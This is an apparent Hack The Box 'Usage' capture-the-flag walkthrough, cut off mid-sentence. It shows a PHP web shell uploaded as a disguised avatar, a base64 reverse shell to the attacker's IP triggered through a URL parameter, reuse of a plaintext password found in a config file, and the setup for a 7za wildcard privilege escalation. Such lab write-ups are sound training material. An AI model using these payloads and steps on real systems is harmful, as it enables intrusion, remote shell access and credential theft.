
ID	Host	Method	Path	Query
1	admin.usage.ht...	POST	/admin/auth/setting	

http://admin.usage.htb

```
U3NzcwMzE0NGUwIiwidGFnIjoiIn0%3D;
remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=eyJpdiI6ImFYWEtDZS84S1pzK1FG
JSmp2b1ZtNStTM1phYXhGR0Z2bURKdlRvaGhIQjRPYmV6azU2OFZtNVFldFBOaWRNdmUrVnZNRTZBMGVMalN
Q5Z0hQMklxM25OSDZ3QnllR3RZVWFZUkRPZ1NvZHc5ODJ4VmVacFRSNWhtRUY3SXVucnlYzN6MVdvN0FvUm
zEzY2I0MGM2ODBhZjEwMzVmMTRmOTQzYjQ4IiwidGFnIjoiIn0%3D

-----------------------------2424230507409533947063265017
Content-Disposition: form-data; name="name"

Administrator
-----------------------------2424230507409533947063265017
Content-Disposition: form-data; name="avatar"; filename="webshell.jpg.php"
Content-Type: image/jpeg

```


Now add a .php after jpg here then hit forward and turn the intercept off as it might block the upcoming requests

do this i changed the name to shell.jpg its the same file btw




Now we can execute commands on this lets get a shell

now make a rev shell base64 and start a listener



```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ echo "sh -i >& /dev/tcp/10.10.16.52/9001 0>&1" | base64
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTIvOTAwMSAwPiYxCg==
```

now in the url type in this base64 like this


```
http://admin.usage.htb/uploads/images/shell.jpg.php?cmd=echo
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTIvOTAwMSAwPiYxCg== | base64 -d | bash
```

and we get a shell



```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.52] from (UNKNOWN) [10.10.11.18] 54660
sh: 0: can't access tty; job control turned off
$ id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
$ 
```


Lets upgrade this a bit



```
uid=1000(dash) gid=1000(dash) groups=1000(dash)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
dash@usage:/var/www/html/project_admin/public/uploads/images$ cd
cd
dash@usage:~$ 
```


Lateral PrivEsc :

just typed in ls -al found this




```
dash@usage:~$ ls -al
ls -al
total 52
drwxr-x--- 6 dash dash 4096 Aug 21 17:57 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    5 Aug 21 17:57 .monit.pid
-rw------- 1 dash dash 1192 Aug 21 17:57 .monit.state
-rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
drwx------ 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash   33 Aug 21 16:43 user.txt
dash@usage:~$ 
```

Lets see what this is




```
dash@usage:~$ cat .monitrc
cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert
```

Found a password lets check the users on this machine to find whoes password did we find



```
dash@usage:~$ ls /home
ls /home
dash  xander
dash@usage:~$ 
```

So this might a password of xander lets test it



```
dash@usage:~$ su xander
su xander
Password: 3nc0d3d_pa$$w0rd

xander@usage:/home/dash$ 
```


and it is

Creds

`Username : xander`
`Password : 3nc0d3d_pa$$w0rd`


Vertical PrivEsc

Lets check the sudo permission



```
xander@usage:/home/dash$ sudo -l
sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbi
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
xander@usage:/home/dash$ 
```


Lets check the strings of this



```
xander@usage:/home/dash$ strings /usr/bin/usage_management
strings /usr/bin/usage_management
/lib64/ld-linux-x86-64.so.2
chdir
__cxa_finalize
__libc_start_main
puts
system
__isoc99_scanf
perror
printf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
```

Lets check exploit of this

I found this wildcards spare tricks from Hacktricks : https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks



7z

In **7z** even using `--` before `*` (note that `--` means that the following input cannot treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```


And you can create files in the folder were this is being executed, you could create the file `@root.txt` and the 